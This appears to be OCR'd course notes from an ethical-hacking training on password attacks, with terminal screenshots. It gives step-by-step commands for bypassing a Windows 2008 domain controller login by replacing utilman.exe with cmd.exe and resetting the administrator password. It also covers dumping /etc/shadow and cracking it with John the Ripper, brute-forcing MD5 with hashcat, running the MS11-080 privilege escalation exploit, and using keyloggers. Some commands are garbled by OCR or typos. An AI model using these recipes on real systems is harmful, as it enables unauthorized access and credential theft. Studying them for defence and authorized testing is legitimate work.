
We want to make crack for windows 2008 domain controller so we can reset the administrator password so we can login to domain controller.



- Offline Password Cracking
- Crack Administrator Password in Windows 2008 Domain Controller
- .

```
c:
cd windows
cd system32
move Utilman.exe Utilman.bak.exe
copy cmd.exe utilman.exe
restart machin
show cmd by clcik in icons
net user administrator 123456
```

To make offline crack, put windows server 2008 in CDROM. When you login point to iso image of the windows 2008 server



Device	Summary
Memory	1 GB
Processors	1
Hard Disk (SCSI)	40 GB
CD/DVD (IDE)	Using file G:\p.s\windows 2008\6...
Floppy	Auto detect
Network Adapter	NAT
USB Controller	Present
Sound Card	Auto detect
Printer	Present
Display	Auto detect

Device status

☑ Connected

☑ Connect at power on

Connection


○ Use physical drive:

Auto detect

● Use ISO image file:


G:\p.s\windows 2008\6001.180

Restart the server. Click to esc to get the boot from menu>Choose to boot from cd
Choose repair your computer



Copyright © 2007 Microsoft Corporation. All rights reserved.

Choose command prompt. Go c:\windows\system32
Change the name of utilman.exe to utilman.exe.bak
Copy cmd.exe to utilman.exe




```
Microsoft Windows [Version 6.0.6001]
Copyright (c) 2006 Microsoft Corporation.  All rights reserved.

X:\Sources>c:\
'c:\' is not recognized as an internal or external command,
operable program or batch file.

X:\Sources>cd:

X:\sources\:\>c:

C:\>cd windows

C:\Windows>cd system32

C:\Windows\System32>move utilman.exe utilman.exe.bak
        1 file(s) moved.

C:\Windows\System32>copy cmd.exe utilman.exe
        1 file(s) copied.

C:\Windows\System32>_
```

Restart the machine
Click utilman icon


Write the command to reset the password

Net user administrator pass2005



```
The system cannot find message text for message number 0x2350 in the message fil
e for Application

The system cannot find message text for message number 0x2334 in the message fil
e for Application.
The system cannot find message text for message number 0x8 in the message file f
or System.

C:\Windows\system32>net user administrator Pass2005
The command completed successfully.


C:\Windows\system32>_
```

In linux the passwords registered in file /etc/shadow




/etc/shadow file fields

```
vivek:$1$fnfffc$pGteyHdicpGOfffXX4ow#5:13064:0:99999:7:::
```

1- User name : It is your login name
2- Password: It your encrypted password. The password should be minimum 6-8 characters long including special characters/digits
3- Last password change (lastchanged): Days since Jan 1, 1970 that password was last changed
4- Minimum: The minimum number of days required between password changes i.e. the number of days left before the user is allowed to change his/her password
5- Maximum: The maximum number of days the password is valid (after that user is forced to change his/her password)
6- Warn : The number of days before password is to expire that user is warned that his/her password must be changed
7- Inactive : The number of days after password expires that account is disabled
8- Expire : days since Jan 1, 1970 that account is disabled i.e. an absolute date specifying when the login may no longer be used

Offline Password Cracking:



Offline Password Cracking
Crack Root Password In Unix

```
Cat /etc/passwd
Save pass.txt
Cat /etc/shadow
Save shadow.txt
Cd /pentest/password/jhon
./unshadow /root/Desktop/pass.txt
/root/Desktop/shadow.txt > /root/Desktop/crack.txt
./jhon /root/Desktop/crack.txt
```

Save the password files passwd and shadow to passwd.txt and shadow.txt

```
#Kate  /etc/passwd   and  save  it  to  passwd.txt
```


```
#Kate /etc/shadow and save it to shadow.txt
```

Use the john tools

```
#cd /pentest/passwords/john
```

```
#./unshadow   passwd.txt   shadow.txt   >   crack.txt
```

```
#  ./john  crack.txt
```



root@bt: /pentest/passwords/john
File Edit View Terminal Help

```
root@bt:~# kate /etc/passwd
kate(2328)/kdecore (services) KMimeTypeFactory::parseMagic: Now parsing  "/usr/s
hare/mime/magic"
root@bt:~# kate /etc/shadow
kate(2339)/kdecore (services) KMimeTypeFactory::parseMagic: Now parsing  "/usr/s
hare/mime/magic"
root@bt:~# kate /etc/shadow
kate(2351)/kdecore (services) KMimeTypeFactory::parseMagic: Now parsing  "/usr/s
hare/mime/magic"
root@bt:~# cd /pentest/passwords/john
root@bt:/pentest/passwords/john# ./unshadow /root/Desktop/passwd.txt /root/Deskt
op/shadow.txt > /root/Desktop/crack.txt
root@bt:/pentest/passwords/john# ./john /root/Desktop/crack.txt
Warning: detected hash type "sha512crypt", but the string is also recognized as
"crypt"
Use the "--format=crypt" option to force loading these as that type instead
Loaded 1 password hash (sha512crypt [32/32])
toor             (root)
guesses: 1  time: 0:00:00:00 DONE (Fri Jun  7 15:23:59 2013)  c/s: 53.84  trying
: toor
Use the "--show" option to display all of the cracked passwords reliably
root@bt:/pentest/passwords/john#
```


Understanding Hashcat Tools And GPU Techniques

http://hashcat.net

Hashcat
Hashcat-gui
Oclhashcat-plus

The hashcat tool is used to decrypt the hash passwords. It can crack md5. The md5 is one way encryption, which means the password can be encrypted but cat be decrypted again.

Download hashcat to crack the md5 hash. Hashcat wil compare two hases togother. It will bring a word and encrypt it and compare it with the hash of the password and if they are equal, the two words are same. We have three vesions: hashcat, hashcat-gui, oclhashcat-plus.



Hashfile: C:\DOCUME~1\user\LOCALS~1\Temp\has48.tmp

Hashlist Seperator: : □ Remove

Wordlist(s):

Mode: Brute-Force Hash: MD5

Password Length

Length: 1 - 8


Bruteforce Settings

Charset: abcdefghijklmnopqrstuvwxyz

☑ Outfile: C:\Documents and Settings\user\Desktop\log.out

Format: hash:pass

Privilege Escalation is to give the user higher privileges. Some backdoors can take administrator privileges



Privilege Escalation

If an attacker gainsaccess to the network using a non-admin useraccount, the next stepis to gain higherprivilege to that of anadministrator


Example
MS11-080 - CVE-2011-2005 Afd.sys
Privilege Escalation Exploit

To know the users, go c:\documents and settings you will find the users profiles for all users in the machine
To get the information for the user, write


>Net user user

Use the MS11-080 to change the privilege

>MS11-080.py -o xp



```
C:\Documents and Settings\mahmoud>cd desktop

C:\Documents and Settings\mahmoud\Desktop>dir
 Volume in drive C has no label.
 Volume Serial Number is 08AF-C085

 Directory of C:\Documents and Settings\mahmoud\Desktop

06/09/2013  12:32 PM    <DIR>          .
06/09/2013  12:32 PM    <DIR>          ..
06/09/2013  12:22 PM            12,217 MS11-080.py
               1 File(s)         12,217 bytes
               2 Dir(s)  38,369,394,688 bytes free

C:\Documents and Settings\mahmoud\Desktop>MS11-080.py -O xp
```



Understanding Keyloggers and Spyware Technologies

If all other attempts to gather passwords fail, then a *keystroke logger* is the tool of choice for hackers. Keystroke loggers (keyloggers) can be implemented either using hardware or software. Hardware keyloggers are small hardware devices that connect the keyboard to the PC and save every keystroke into a file or in the memory of the hardware device. In order to install a hardware keylogger, a hacker must have physical access to the system. Software keyloggers are pieces of stealth software that sit between the keyboard hardware and the operating system, so that they can record every keystroke. Software keyloggers can be deployed on a system by Trojans or viruses.

There are hardware keyloggers and software keylogger


Hardware keylogger & Software keylogger

The hardware key logger is hardware to connect the PC and keyboard to register every keyed letter. It is not detected by spyware

There are programs to detect the keyboard actions

PCspy keylogger can do the task

Actualspy can do the task



Set a log directory: C:\Program Files\PSK\Data\ToolKeylo

Hotkey: Ctrl + Shift + `

☑ Records the content of the clipboard

